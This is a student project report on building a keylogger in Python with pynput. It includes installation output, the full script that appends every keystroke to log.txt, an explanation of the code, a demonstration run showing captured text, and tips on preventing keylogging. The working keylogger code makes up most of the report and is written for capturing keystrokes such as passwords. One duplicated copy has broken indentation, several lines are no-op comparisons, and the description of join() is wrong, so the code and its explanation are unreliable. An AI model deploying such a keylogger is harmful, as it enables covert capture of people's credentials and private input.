Project Report

On

Keylogger

(Major)

Submitted To : Teachnook

Dated : 14-04-2023

Topic


Create A KeyLogger Programme And List Out The Steps Involved, Also Store All The KeyLogged In One File And Mention The Security Concerns With Key Logger In CyberSecurity

Keylogger : Keylogger is a software installed on your computer which records are the keystrokes. All the keys typed by you is recorded by keylogger. It contains all the sensitive information like credit card details, user name , passwords, web pages visited etc. All the keys are logged into a logging file. All the keyloggers are not harmful but because it contains sensitive information so information disclosure can cause any serious damage. If a user installed a keylogger on his system through any medium like phishing email, malicious usb, any malicious web link or attached with any software which are not intended for malicious purpose, attacker can take the advantage of this and collect all the sensitive information recorded by the keylogger.

Steps involved in the creation of keylogger program:-

1. Install the pynput package in the kali linux terminal. This library allows the listener function which allows to listen the input keystrokes.

pip install pynput




```
┌──(root㉿kali)-[/home/kali/pythonprog/revshell]
└─# pip install pynput
Collecting pynput
  Downloading pynput-1.7.6-py2.py3-none-any.whl (89 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 89.2/89.2 kB 1.9 MB/s eta 0:00:00
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from pynput) (1.16.0)
Collecting evdev≥1.3
  Downloading evdev-1.6.1.tar.gz (26 kB)
  Preparing metadata (setup.py) ... done
Collecting python-xlib≥0.17
  Downloading python_xlib-0.33-py2.py3-none-any.whl (182 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 182.2/182.2 kB 4.5 MB/s eta 0:00:00
Building wheels for collected packages: evdev
  Building wheel for evdev (setup.py) ... done
  Created wheel for evdev: filename=evdev-1.6.1-cp311-cp311-linux_x86_64.whl size=81286 sha256=2776b0906815fa2de4bf2
41aac7f791f2a6
  Stored in directory: /root/.cache/pip/wheels/8b/f1/b4/e3ab75fbf0405264ae92d6285eb40e5b641586759267d46558
Successfully built evdev
Installing collected packages: evdev, python-xlib, pynput
Successfully installed evdev-1.6.1 pynput-1.7.6 python-xlib-0.33
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system p
nded to use a virtual environment instead: https://pip.pypa.io/warnings/venv

┌──(root㉿kali)-[/home/kali/pythonprog/revshell]
└─# 
```

After installation of pynput package. Import the pynput**.keyboard** module on python shell using below command.

#python

>>> **import pynput.keyboard**



```
┌──(root㉿kali)-[/home/kali/pythonprog/revshell]
└─# python
Python 3.11.2 (main, Mar 13 2023, 12:18:29) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pynput.keyboard
>>> 
```


If it is not showing any error msg then pynput.keyboard is successfully imported and now it is ready to use in your program.

Use **exit()** to exit from the python prompt(>>>)

>>>**exit()**

Below is the screenshot of Keylogger python code.

File Name : keylogger.py



```python
#! /usr/bin/python

import pynput.keyboard

log =""

def process_keys(key):
        global log
        fin = open("log.txt", 'a')
        fin.write(log)
        log =""
        fin.close()

        try:
                log = log + str(key.char)
        except AttributeError:
                if key == key.space:
                        log = log + " "
                elif key == key.up:
                        log = log + " "
                elif key == key.right:
                        log = log + " "
                elif key == key.left:
                        log == log + " "
                elif key == key.down:
                        log == log + " "
                else:
                        log = log + " " + str(key) + " "


def start():
        key_listener = pynput.keyboard.Listener(on_press=process_keys)
        with key_listener:
                key_listener.join()


start()
```


Python script to create a keylogger.

Keylogger.py


```
#! /usr/bin/python

import pynput.keyboard

log =""

def process_keys(key):

    global log

    fin = open("log.txt", 'a')

    fin.write(log)

    log =""

    fin.close()

    try:

        log = log + str(key.char)

    except AttributeError:

        if key == key.space:

            log = log + " "

        elif key == key.up:

            log = log + " "

        elif key == key.right:

            log = log + " "

        elif key == key.left:

            log == log + " "
            elif key == key.down:
                log == log + " "
            else:
                log = log + " " + str(key) + " "
    print(log)
def start():
    key_listener = pynput.keyboard.Listener(on_press=process_keys)
    with key_listener:
        key_listener.join()
start()
```

Explanation of steps, How this program works :

import pynput.keyboard : It imports the pynput.keyboard module to listen the keystrokes.



```
#! /usr/bin/python

import pynput.keyboard
```



```
log =""

def process_keys(key):
        global log
        fin = open("log.txt", 'a')
        fin.write(log)
        log =""
        fin.close()
```


To record the logs, we will initialize log variable with empty string.

For processing the keys, we will create **process_keys(key)** function which takes only one argument as the keystroke pressed and save the value of keystroke into log variable.

To create and open a file , we are using **fin** variable with open command with two arguments : 1st argument is **file name** i.e. **log.txt** file and **'a'** argument to append the keystrokes into log.txt file.

fin.write (): It is used for write the value of log variable into file.


fin.close() :close the file after appending the keystrokes .



```
def process_keys(key):
        global log
        fin = open("log.txt", 'a')
        fin.write(log)
        log =""
        fin.close()

        try:
                log = log + str(key.char)
        except AttributeError:
                if key == key.space:
                        log = log + " "
                elif key == key.up:
                        log = log + " "
                elif key == key.right:
                        log = log + " "
                elif key == key.left:
                        log == log + " "
                elif key == key.down:
                        log == log + " "
                else:
                        log = log + " " + str(key) + " "
```

Try-Except Block:

As any character keys [A-Z, 0-9] pressed, **log** variable convert the key into string and store it . If the keys are non-character like space, up arrow, right arrow , down arrow, left arrow then log variable record keystroke with empty space " ". If the keys are used with ctrl , backspace and Enter key then log variable records keystroke with key name like control , backspace and Enter key and append these keystrokes into **log.txt** file.



```
def start():
        key_listener = pynput.keyboard.Listener(on_press=process_keys)
        with key_listener:
                key_listener.join()


start()
```

When execution of the program starts, it starts with calling the start function . This function uses the **pynput.keyboard.listener** module to listen the keystrokes and pass this value to **process_keys()** function and **join()** functions takes all the keystrokes into an iterable and joins them into string.


Output :

#chmod +x keylogger.py

Chmod +x : Make the keylogger.py file executable.

#./keylogger.py

To execute the file, use the above command.




```
┌──(root㉿kali)-[/home/kali/pythonprog/revshell/teachnook]
└─# ./keylogger.py
a
b

c
A quick brown fox jumps over the
lazy dog.
^Z
zsh: suspended  ./keylogger.py

┌──(root㉿kali)-[/home/kali/pythonprog/revshell/teachnook]
```

After executing the file, press some keystrokes randomly and it will create the file **log.txt** and record all the keystrokes into **log.txt** file.

Output of log.txt file as follows :

#cat log.txt



```
┌──(root㉿kali)-[/home/kali/pythonprog/revshell/teachnook]
└─# cat log.txt
a Key.enter b Key.enter  Key.enter c Key.enter  Key.shift_r A quick brown fox jumps over the  Key.enter lazy dog. Key.enter  Key.ctrl

┌──(root㉿kali)-[/home/kali/pythonprog/revshell/teachnook]
└─# █
```

Log file **(log.txt)** records all the keystrokes pressed by user and also it includes and non-character keys like shift, enter etc.

Tips for Preventing Keylogging

Following are some steps , by following which keylogging can be prevented:

Two-Factor Authentication:- By using Two-factor and multifactor authentication, one can reduce the risk of User credentials keylogging. If an attacker gain the user credentials using keylogger, Authentication techniques makes impossible for him to login into the user accounts. It will alert the user.

Only Download Safe Files : Download the files from the trusted sites and also click the email links sent by trusted persons can also reduce the risk of keylogging.

Install Antivirus Software: Many antivirus software options now include anti-keylogger and anti-spyware protection. This software can help you identify and avoid keylogging malware. Installing and keeping antivirus software up-to-date prevents having your information stolen.

Use a Password Manager : Keylogger records the keys pressed by user while entering the credentials. Use of password manager is a convenient way to prevent keylogging because user does not need to type the password through the keyboard. It also avoid forgetting passwords.

Although keylogger malware relies on stealth, it may show warning signs like slower computer performance or unusually low storage space. Understanding how keylogging works can help you detect and remove keylogging malware.